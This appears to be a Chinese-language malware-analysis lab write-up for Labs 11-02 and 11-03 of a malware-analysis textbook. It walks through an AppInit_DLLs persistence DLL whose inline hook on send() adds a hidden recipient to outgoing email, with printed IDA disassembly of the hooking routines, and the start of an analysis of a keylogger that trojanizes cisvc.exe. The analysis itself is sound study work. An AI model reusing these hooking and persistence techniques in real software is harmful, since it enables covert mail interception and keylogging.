DllEntryPoint	00000000100017E9	[main entry]

可以看到 `installer` 的导出函数，猜测会安装一个进程。


使用 `rundll32.exe Lab11-02.dll,installer` 指令执行该 dll 文件：

```
C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11L>rundll32.exe Lab11-02.dll,installer
```

使用 Process Monitor 进行监视，并设置过滤器：



看到恶意代码在Windows系统目录下创建了一个名为 `spoolvxx32.dll` 的文件



经过进一步分析，可以发现这个文件与 `Lab11-02.dll` 相同。

使用regshot工具对比install前后变化：

```
~res - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Regshot 1.8.3-beta105
Comments:
Datetime:2024/11/24 07:14:30 , 2024/11/24 07:14:54
Computer:DELL-CDCE31A6E0 , DELL-CDCE31A6E0
Username:Administrator , Administrator


-----
Values modified:2
-----
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 74 49 1D 27 7E 6D 2E 45 36 8D 90 EB 75 FD 3F BE 9B A6 5C 5!
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: FF 89 C7 4A EA D7 ED 52 B3 30 80 59 F3 07 82 C6 1C 55 2A E!
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs: ""
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs: "spoolvxx32.dll"

-----
Total changes:2
-----
```

可以看到恶意代码将 `spoolvxx32.dll` 添加到 `AppInit_DLLs` 列表中(导致恶意代码被加载到所有装载 `User32.dll` 的进程中)。

最后，可以看到恶意代码从Windows系统目录中试图打开 `Lab11-02.ini` 文件。

使用IDA Pro查看导出函数 `installer` 的交叉引用：



可以看到 `installer` 在注册表中设置了一个值，并且将一个文件复制到Windows的系统目录（与在先前动态分析中看到的一致），并且这也在反汇编代码中得到证实。`installer`函数的唯一目的是复制恶意代码到 `spoolvxx32.dll`，并且设置它作为一个 `AppInit DLLs` 值。


接着分析 `DllMain` 函数。可以看到，其首先检查参数的状态，如果参数不符合要求，`DllMain` 函数将直接返回。其获取 Windows 的系统目录以及一个字符串代表的接下来的目录 `Lab11-02.ini`，然后使用 `strncat` 函数将其拼接成一个完整路径，之后打开文件，如果打开失败将直接退出。

```

.text:10001629 loc_10001629: ; CODE XREF: DllMain(x,x,x)+12fj
.text:10001629 push 104h ; nSize
.text:1000162E push offset ExistingFileName ; lpFileName
.text:10001633 mov ecx, [ebp+hinstDLL]
.text:10001636 push ecx ; hModule
.text:10001637 call ds:GetModuleFileNameA
.text:1000163D push 101h ; Size
.text:10001642 push 0 ; Val
.text:10001644 push offset byte_100034A0 ; Dst
.text:10001649 call memset
.text:1000164E add esp, 0Ch
.text:10001651 call sub_1000105B
.text:10001656 mov [ebp+Dest], eax
.text:10001659 push 104h ; Count
.text:1000165E push offset aLab1102 ini ; "\\Lab11-02.ini"
.text:10001663 mov edx, [ebp+Dest]
.text:10001666 push edx ; Dest
.text:10001667 call strncat
.text:1000166C add esp, 0Ch
.text:1000166F push 0 ; hTemplateFile
.text:10001671 push 80h ; dwFlagsAndAttributes
.text:10001676 push 3 ; dwCreationDisposition
.text:10001678 push 0 ; lpSecurityAttributes
.text:1000167A push 1 ; dwShareMode
.text:1000167C push 80000000h ; dwDesiredAccess
.text:10001681 mov eax, [ebp+Dest]
.text:10001684 push eax ; lpFileName
.text:10001685 call ds:CreateFileA
.text:1000168B mov [ebp+hFile], eax
.text:1000168E cmp [ebp+hFile], 0FFFFFFFFh
.text:10001692 iz short loc_100016DE

```

将恶意代码加载到OillyDbg中，然后在0x100016CA处设置一个断点(确保将INI文件和恶意代码复制到Windows系统目录并重命名该DLL为spoolwx32.dll)。



```

Registers (FPU)
EAX 003E3264 ASCII "C:\WINDOWS\system32\Lab11-02.ini"
ECX 0000003E
EDX 00000069
EBX 003E0000 Lab11-02.003E0000
ESP 0006F874
EBP 0006F884
ESI 00000001
EDI 00000000
EIP 003E1671 Lab11-02.003E1671
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NULL
O 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -UNORM BDEC 01050104 75C5673A
ST1 empty +UNORM 0049 0079006C 006C004F
ST2 empty +UNORM 0031 00670062 0064006F
ST3 empty +UNORM 0064 0079006C 006C006F
ST4 empty 0.0000016439076200470e-4933
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

命中断点后，stepover函数maybeDecoder，可以得到程序解密得到 email 地址：

[billy@malwareanalysisbook.com]。

```

EAX 003E34A0 ASCII "billy@malwareanalysisbook.com"
ECX 003E34BD Lab11-02.003E34BD
EDX 00000000
EBX 003E3480 Lab11-02.<STRUCT IMAGE_DOS_HEADER>
ESP 0012F874

```

```

loc_100014EC:  mov     edx, [ebp+Buf1] ; CODE XREF: sub_100014B6+2F1j
.text:100014EC  push    edx
.text:100014EF  call    sub_1000102D
.text:100014F0  add     esp, 4
.text:100014F5  push    offset aThebat_exe ; "THEBAT.EXE"
.text:100014F8  call    strlen
.text:100014FD  add     esp, 4
.text:10001502  push    eax ; Size
.text:10001505  push    offset aThebat_exe_0 ; "THEBAT.EXE"
.text:10001508  mov     eax, [ebp+Buf1]
.text:1000150E  push    eax ; Buf1
.text:1000150F  call    memcmp
.text:10001514  add     esp, 0Ch
.text:10001517  test    eax, eax
.text:10001519  jz      short loc_10001561
.text:1000151B  push    offset aOutlook_exe ; "OUTLOOK.EXE"
.text:10001520  call    strlen
.text:10001525  add     esp, 4
.text:10001528  push    eax ; Size
.text:10001529  push    offset aOutlook_exe_0 ; "OUTLOOK.EXE"
.text:1000152E  mov     ecx, [ebp+Buf1]
.text:10001531  push    ecx ; Buf1
.text:10001532  call    memcmp
.text:10001537  add     esp, 0Ch
.text:1000153A  test    eax, eax
.text:1000153C  jz      short loc_10001561
.text:1000153E  push    offset aMsimn_exe ; "MSIMN.EXE"
.text:10001543  call    strlen
.text:10001548  add     esp, 4
.text:1000154B  push    eax ; Size
.text:1000154C  push    offset aMsimn_exe_0 ; "MSIMN.EXE"
.text:10001551  mov     edx, [ebp+Buf1]

```

接着调用 `sub_100013BD` 函数，步入分析。首先调用了 `GetCurrentProcessId` 函数获得当前进程的标识符，然后调用 `sub_100012FE` 函数，调用 `GetCurrentThreadId` 函数用来返回当前线程的标识符，接下来调用 `CreateToolhelp32Snapshot` 且遍历当前进程的所有 Tid，如果 Tid 不是当前的线程就将其暂停。即该函数挂起了当前其他的线程。

```

.text:100013BD ; ===== S U B R O U T I N E =====
.text:100013BD
.text:100013BD ; Attributes: bp-based frame
.text:100013BD |
.text:100013BD sub_100013BD proc near ; CODE XREF: sub_100014B6:loc_10001561↑p
.text:100013BD
.text:100013BD var_4 = dword ptr -4
.text:100013BD
.text:100013BD push ebp
.text:100013BE mov ebp, esp
.text:100013C0 push ecx
.text:100013C1 call ds:GetCurrentProcessId
.text:100013C7 mov [ebp+var_4], eax
.text:100013CA mov eax, [ebp+var_4]
.text:100013CD push eax
.text:100013CE call sub_100012FE
.text:100013D3 add esp, 4
.text:100013D6 mov esp, ebp
.text:100013D8 pop ebp
.text:100013D9 retn
.text:100013D9 sub_100013BD endp
.text:100013DA

.text:100012FE sub_100012FE proc near ; CODE XREF: sub_100013BD+11↑p
.text:100012FE
.text:100012FE hThread = dword ptr -2Ch
.text:100012FE var_28 = dword ptr -28h
.text:100012FE te = THREADENTRY32 ptr -24h
.text:100012FE hSnapshot = dword ptr -8
.text:100012FE var_4 = dword ptr -4
.text:100012FE arg_0 = dword ptr 8
.text:100012FE
.text:100012FE push ebp
.text:100012FF mov ebp, esp
.text:10001301 sub esp, 2Ch
.text:10001304 push offset ProcName ; "OpenThread"
.text:10001309 push offset LibFileName ; "kernel32.dll"
.text:1000130E call sub_10001000
.text:10001313 add esp, 8
.text:10001316 mov [ebp+var_4], eax
.text:10001319 cmp [ebp+var_4], 0
.text:1000131D jnz short loc_10001326
.text:1000131F xor eax, eax
.text:10001321 jmp loc_100013B9
.text:10001326 ; -----
.text:10001326 loc_10001326: ; CODE XREF: sub_100012FE+1F↑j
.text:10001326 call ds:GetCurrentThreadId
.text:1000132C mov [ebp+var_28], eax
.text:1000132F push 0 ; th32ProcessID
.text:10001331 push 4 ; dwFlags
.text:10001333 call CreateToolhelp32Snapshot
.text:10001338 mov [ebp+hSnapshot], eax
.text:1000133B cmp [ebp+hSnapshot], 0FFFFFFFFh
.text:1000133F jnz short loc_10001345
.text:10001341 xor eax, eax

```

返回主函数，结合上面分析可知，sub_100013BD 函数暂停了其他线程，之后又予以恢复。下面查看到中间的 sub_100012A3 函数。步入检查，可以看到其有四个参数。

```

.text:10001561 loc_10001561: ; CODE XREF: sub_100014B6+63↑j
.text:10001561 ; sub_100014B6+86↑j
.text:10001561 call sub_100013BD
.text:10001566 push offset dword_10003484 ; int
.text:1000156B push offset sub_1000113D ; int
.text:10001570 push offset aSend ; "send"
.text:10001575 push offset ModuleName ; "wssock32.dll"
.text:1000157A call sub_100012A3
.text:1000157F add esp, 10h
.text:10001582 call sub_10001499
.text:10001587

```

函数通过 GetModuleHandleA 获得 dll 的句柄，传递 send 函数地址和 sub_1000113D、dword_10003484 到 sub_10001203 函数。

```

.text:100012A3      push     ebp
.text:100012A4      mov      ebp, esp
.text:100012A6      sub      esp, 8
.text:100012A9      mov      eax, [ebp+lpModuleName]
.text:100012AC      push     eax ; lpModuleName
.text:100012AD      call     ds:GetModuleHandleA
.text:100012B3      mov      [ebp+hModule], eax
.text:100012B6      cmp      [ebp+hModule], 0
.text:100012BA      jnz      short loc_100012C9
.text:100012BC      mov      ecx, [ebp+lpModuleName]
.text:100012BF      push     ecx ; lpLibFileName
.text:100012C0      call     ds:LoadLibraryA
.text:100012C6      mov      [ebp+hModule], eax
.text:100012C9      loc_100012C9: ; CODE XREF: sub_100012A3+17↑j
.text:100012C9      cmp      [ebp+hModule], 0
.text:100012CD      jz       short loc_100012FA
.text:100012CF      mov      edx, [ebp+lpProcName]
.text:100012D2      push     edx ; lpProcName
.text:100012D3      mov      eax, [ebp+hModule]
.text:100012D6      push     eax ; hModule
.text:100012D7      call     ds:GetProcAddress
.text:100012DD      mov      [ebp+lpAddress], eax
.text:100012E0      cmp      [ebp+lpAddress], 0
.text:100012E4      jz       short loc_100012FA
.text:100012E6      mov      ecx, [ebp+arg_0]
.text:100012E9      push     ecx ; int
.text:100012EA      mov      edx, [ebp+arg_8]
.text:100012ED      push     edx ; int
.text:100012EE      mov      eax, [ebp+lpAddress]
.text:100012F1      push     eax ; lpAddress
.text:100012F2      call     sub_10001203
.text:100012F7      add      esp, 0Ch
.text:100012FA

```

在调用函数前，其计算 send 函数和 sub_1000113D 开始的内存地址之间的差，将其移到 var_4 变量之前，需要从中再减去 5 个字节，随后使用 var_4 的时候就可前面直接加 jmp 跳转到 sub_1000113D 函数的位置。

```

.text:10001203      push     ebp
.text:10001204      mov      ebp, esp
.text:10001206      sub      esp, 0Ch
.text:10001209      mov      eax, [ebp+arg_4]
.text:1000120C      sub      eax, [ebp+lpAddress]
.text:1000120F      sub      eax, 5
.text:10001212      mov      [ebp+var_4], eax
.text:10001215      lea      ecx, [ebp+f101dProtect]
.text:10001218      push     ecx ; lpf101dProtect
.text:10001219      push     40h ; flNewProtect
.text:1000121B      push     5 ; dwSize
.text:1000121D      mov      edx, [ebp+lpAddress]
.text:10001220      push     edx ; lpAddress
.text:10001221      call     ds:VirtualProtect
.text:10001227      push     0FFh ; Size
.text:1000122C      call     malloc

```

继续分析，可以看到，send 函数的开头复制了 0E9h，即 jmp 指令，然后将其赋值 var_4 到 0xe9 之后的内存，于是即可跳转到 DLL 中的 sub_1000113D 函数。

```

.text:1000125B      mov     edx, [ebp+var_8]
.text:1000125E      mov     byte ptr [edx+0Ah], 0E9h
.text:10001262      mov     eax, [ebp+lpAddress]
.text:10001265      sub     eax, [ebp+var_8]
.text:10001268      sub     eax, 0Ah
.text:1000126B      mov     ecx, [ebp+var_8]
.text:1000126E      mov     [ecx+0Bh], eax
.text:10001271      mov     edx, [ebp+lpAddress]
.text:10001274      mov     byte ptr [edx], 0E9h
.text:10001277      mov     eax, [ebp+lpAddress]
.text:1000127A      mov     ecx, [ebp+var_4]
.text:1000127D      mov     [eax+1], ecx
.text:10001280      lea     edx, [ebp+f10ldProtect]
.text:10001283      push    edx                ; lpf10ldProtect
.text:10001284      mov     eax, [ebp+f10ldProtect]
.text:10001287      push    eax                ; f1NewProtect

```

然后可以看到，VirtualProtect 函数修改了内存的运行以及读写权限，即修改恶意代码中的 send 函数的可执行性。函数末尾的 VirtualProtect 则恢复原有的保护，随后使用 alloc 函数分配 256 字节的内存并将结果保存在 Var_8 中。

```

.text:10001203      push    ebp
.text:10001204      mov     ebp, esp
.text:10001206      sub     esp, 0Ch
.text:10001209      mov     eax, [ebp+arg_4]
.text:1000120C      sub     eax, [ebp+lpAddress]
.text:1000120F      sub     eax, 5
.text:10001212      mov     [ebp+var_4], eax
.text:10001215      lea     ecx, [ebp+f10ldProtect]
.text:10001218      push    ecx                ; lpf10ldProtect
.text:10001219      push    40h                ; f1NewProtect
.text:1000121B      push    5                  ; dwSize
.text:1000121D      mov     edx, [ebp+lpAddress]
.text:10001220      push    edx                ; lpAddress
.text:10001221      call    ds:VirtualProtect
.text:10001227      push    0FFh              ; Size
.text:1000122C      call    malloc

```

下面分析这 256 字节。首先，使用 memcpy 复制 send 的前五个字节，确保其保存原始指令。接下来在 0E9h 和后面添加跳转地址，完成对跳转地址的初始化，最后在函数的末尾将全局变量 10003484 设置为该缓冲区的地址。挂钩函数在 buf 中查找字符串 RCPT TO，如果没有发现，则调用 send 函数；否则向 [billy@malwareanalysisbook.com] 发送邮件。

```

.text:1000113D ; int __stdcall sub_1000113D(int, char *Str, int, int)
.text:1000113D sub_1000113D proc near ; DATA XREF: sub_100014B6+B5↓o
.text:1000113D
.text:1000113D Dst = byte ptr -204h
.text:1000113D arg_0 = dword ptr 8
.text:1000113D Str = dword ptr 0Ch
.text:1000113D arg_8 = dword ptr 10h
.text:1000113D arg_C = dword ptr 14h
.text:1000113D
.text:1000113D push ebp
.text:1000113E mov ebp, esp
.text:10001140 sub esp, 204h
.text:10001146 push offset SubStr ; "RCPT TO:"
.text:1000114B mov eax, [ebp+Str]
.text:1000114E push eax ; Str
.text:1000114F call strstr
.text:10001154 add esp, 8
.text:10001157 test eax, eax
.text:10001159 jz loc_100011E4
.text:1000115F push offset Str ; "RCPT TO: <"
.text:10001164 call strlen
.text:10001169 add esp, 4
.text:1000116C push eax ; Size
.text:1000116D push offset aRcptTo_1 ; "RCPT TO: <"
.text:10001172 lea ecx, [ebp+Dst]
.text:10001178 push ecx ; Dst
.text:10001179 call memcpy
.text:1000117E add esp, 0Ch
.text:10001181 push 101h ; Size
.text:10001186 push offset byte_100034A0 ; Src
.text:1000118B push offset aRcptTo_2 ; "RCPT TO: <"
.text:10001190 call strlen
.text:10001195 add esp, 4
.text:10001198 lea edx, [ebp+eax+Dst]

```

2. 问题解答

(1) 这个恶意 DLL 导出了什么？

该恶意代码导出了一个名叫 installer 的函数。

(2) 使用 rundll32.exe 安装这个恶意代码后，发生了什么？

使用命令 `rundll32.exe Lab11-02.dll, installer` 从命令行启动恶意代码后，恶意代码会作为 `spoolvxx32.dll` 将自身复制到系统目录中，并且在 `AppInit DLLs` 键值下永久安装。另外，恶意代码尝试从系统目录中打开 `Lab11-02.ini`。

(3) 为了使这个恶意代码正确安装，Lab11-02.ini 必须放置在何处？

`Lab11-02.ini` 必须位于 `C:\windows\System32\` 目录下

(4) 这个安装的恶意代码如何驻留？

恶意代码将自身安装到 `AppInit_DLLs` 的注册表键值中，这可以使恶意代码加载到所有装载 `User32.dll` 的进程中。

(5) 这个恶意代码采用的用户态 Rootkit 技术是什么？

这个恶意代码针对 `send` 函数安装了一个 `inline` 挂钩(hook)。

(6) 挂钩代码做了什么？

这个挂钩检查向外发出的包，看外传的包是否是包含 `RCPT TO:` 的电子邮件信息，如果发现了这个字符串，则它会添加一个额外的 `RCPT TO` 行，来增加一个恶意的电子邮件账户

billy@malwareanalysisbook.com。

(7) 哪个或者哪些进程执行这个恶意攻击，为什么？

该恶意代码的攻击目标仅针对 `MSIMN.exe`、`THEBAT.exe` 和 `OUTLOOK.exe`，之所以这样，是因为以上三者均为电子邮件客户端。除非恶意代码运行在这些进程空间中，否则它不会安装挂钩。

(8) .ini 文件的意义是什么？

INI文件中包含一个加密的邮件地址。解密Lab11-02.ini之后，解密后为 `billy@malwareanalysisbook.com`。

(9) 你怎样用 Wireshark 动态抓获这个恶意代码的行为？

抓取网络流量：

1. 按如下设置一个安全环境：
2. 开启虚拟机中 host-only 网络。
3. 用命令 `rundll32.exe Lab11-02.exe,installer` 在虚拟机中安装恶意代码。
4. 复制 Lab11-02到目录C:\Windows\System32中。
5. 启动 Wireshark，并且在虚拟机网络接口上启动抓包。
6. 设置 Outlook Express发送邮件到主机系统中。
7. 使用命令 `python-msmtpd-n-cDebuggingServer IP:25` 在宿主系统中运行一个假冒的邮件服务器，其中IP是宿主系统的IP地址。
8. 从 Outlook Express 中发送一封邮件。
9. 检查在 Wireshark 中抓获的包并且在邮件信息上选择 Follow TCP Stream。

通过“抓取网络流量”的方法，通过 Wireshark 抓取的网路数据可以看到一个假冒的邮件服务器以及 OutlookExpress 客户端。

Lab11-03

1.过程分析

- 静态分析

使用strings工具查看Lab11-03.exe的字符串列表

```
C:\WINDOWS\System32\inet_epar32.dll
zzz69806582
.text
net start cisvc
C:\WINDOWS\System32\vs
cisvc.exe
Lab11-03.dll
C:\WINDOWS\System32\inet_epar32.dll
```

Lab11-03.exe包含字符串 `inet_epar32.dll` 和 `net start cisvc`。net start命令用来在Windows机器中启动一个服务。

查看Lab11-03.dll字符串列表：

```

FlushFileBuffers
Lab1103.dll
zzz69806582
0x7x
<SHIFT>
zs: zs
C:\WINDOWS\System32\kernel64x.dll
rsi
PDT
0=0[0+101x101

```

```

KERNEL32.dll
GetWindowTextA
GetForegroundWindow
GetAsyncKeyState
USER32.dll
ExitProcess
TerminateProcess
GetCurrentProcess
GetCommandLineA

```

Lab11-03.dll包含字符串 `C:\WINDOWS\System32\kernel64x.dll`，它导入API函数 `GetAsyncKeyState` 和 `GetForegroundwindow`，故怀疑这是一个击键记录器，将击键记录到 `kernel64x.dll`。同时，Lab11-03.dll也包含有奇怪命名的导出函数 `zzz69806582`。

• 动态分析

使用Process Monitor工具监视恶意代码运行，并设置过滤器：

Process Monitor Filter

Display entries matching these conditions:

Process Name is Lab11-03.exe then Include

Reset Add Remove

Column	Relation	Value	Action
☒ Process...	is	Lab11-03.exe	Include

Process	PID	Operation	Path	Result	Details
Lab11-03.exe	3776	QueryBasicI...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	CreationTime:...
Lab11-03.exe	3776	QueryStream...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	0: ::\$DATA
Lab11-03.exe	3776	QueryBasicI...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	CreationTime:...
Lab11-03.exe	3776	QueryEaInfo...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	EaSize: 0
Lab11-03.exe	3776	CreateFile	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	Desired Acces...
Lab11-03.exe	3776	CreateFile	C:\WINDOWS\system32	SUCCESS	Desired Acces...
Lab11-03.exe	3776	CloseFile	C:\WINDOWS\system32	SUCCESS	
Lab11-03.exe	3776	QueryAttrib...	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	FileSystemAtt...
Lab11-03.exe	3776	QueryBasicI...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	CreationTime:...
Lab11-03.exe	3776	QueryAttrib...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	EndOfFile: 49...
Lab11-03.exe	3776	SetEndOfFil...	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	
Lab11-03.exe	3776	CreateFileM...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	SyncType: Syn...
Lab11-03.exe	3776	QueryStanda...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	AllocationSiz...
Lab11-03.exe	3776	CreateFileM...	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	SyncType: Syn...
Lab11-03.exe	3776	CreateFile	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	Offset: 0, Le...
Lab11-03.exe	3776	ReadFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	Offset: 32,76...
Lab11-03.exe	3776	SetBasicInf...	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	CreationTime:...
Lab11-03.exe	3776	CloseFile	C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.dll	SUCCESS	
Lab11-03.exe	3776	CreateFile	C:\WINDOWS\system32\inet_epar32.dll	SUCCESS	
Lab11-03.exe	3776	CreateFile	C:\WINDOWS\system32\cisvc.exe	SUCCESS	Desired Acces...
Lab11-03.exe	3776	QueryStanda...	C:\WINDOWS\system32\cisvc.exe	SUCCESS	AllocationSiz...
Lab11-03.exe	3776	CreateFileM...	C:\WINDOWS\system32\cisvc.exe	SUCCESS	SyncType: Syn...
Lab11-03.exe	3776	QueryStanda...	C:\WINDOWS\system32\cisvc.exe	SUCCESS	AllocationSiz...
Lab11-03.exe	3776	CloseFile	C:\WINDOWS\system32\cisvc.exe	SUCCESS	

看到恶意代码创建了 `C:\windows\System32\inet_epar32.dll`。DLL `inet_epar32.dll` 与 `Lab11-03.dll` 相同，可知恶意代码复制 `Lab11-03.dll` 到Windows系统目录。

在procmon随后的输出中，可以看到恶意代码打开了 `cisvc.exe` 的句柄，但是没有看到任何WriteFile操作。

最后，恶意代码通过发出命令 `net start cisvc` 来启动索引服务。

通过使用ProcessExplorer，现在我们观察到cisvcexe正在系统中运行：

Process Explorer - Sysinternals: www.sysinternals.com [DELL-CDCE31A6E0\Administrator]						
File Options View Process Find Users Help						
Process	CPU	Private B...	Working Set	PID	Description	Company Name
System Idle Process	100.00	K	28 K	0		
System		K	56 K	4		
Interrupts	< 0.01	K			n/a Hardware Interrupts a...	
smss.exe		168 K	60 K	372	Windows NT Session Ma...	Microsoft Corporation
csrss.exe		2,708 K	1,700 K	596	Client Server Runtime...	Microsoft Corporation
winlogon.exe		7,880 K	692 K	620	Windows NT Logon Appl...	Microsoft Corporation
services.exe		1,804 K	1,412 K	664	Services and Controll...	Microsoft Corporation
vmacthlp.exe		688 K	64 K	832	VMware Activation Helper	VMware, Inc.
svchost.exe		3,120 K	1,480 K	848	Generic Host Process ...	Microsoft Corporation
vmiprvse.exe		3,600 K	3,636 K	1460	WMI	Microsoft Corporation
vmiprvse.exe		2,056 K	4,996 K	3216	WMI	Microsoft Corporation
svchost.exe		2,116 K	1,612 K	928	Generic Host Process ...	Microsoft Corporation
svchost.exe		17,196 K	8,388 K	1020	Generic Host Process ...	Microsoft Corporation
wscntfy.exe		668 K	320 K	1532	Windows Security Cent...	Microsoft Corporation
wuaucit.exe		5,696 K	64 K	3824	Automatic Updates	Microsoft Corporation
svchost.exe		1,360 K	816 K	1068	Generic Host Process ...	Microsoft Corporation
svchost.exe		1,804 K	128 K	1100	Generic Host Process ...	Microsoft Corporation
spoolsv.exe		4,008 K	68 K	1316	Spooler SubSystem App	Microsoft Corporation
svchost.exe		2,388 K	204 K	2020	Generic Host Process ...	Microsoft Corporation
VGAuthService...		6,280 K	56 K	208	VMware Guest Authent...	VMware, Inc.
vmttoolsd.exe		12,504 K	3,120 K	448	VMware Tools Core Ser...	VMware, Inc.
alg.exe		1,240 K	116 K	1484	Application Layer Gat...	Microsoft Corporation
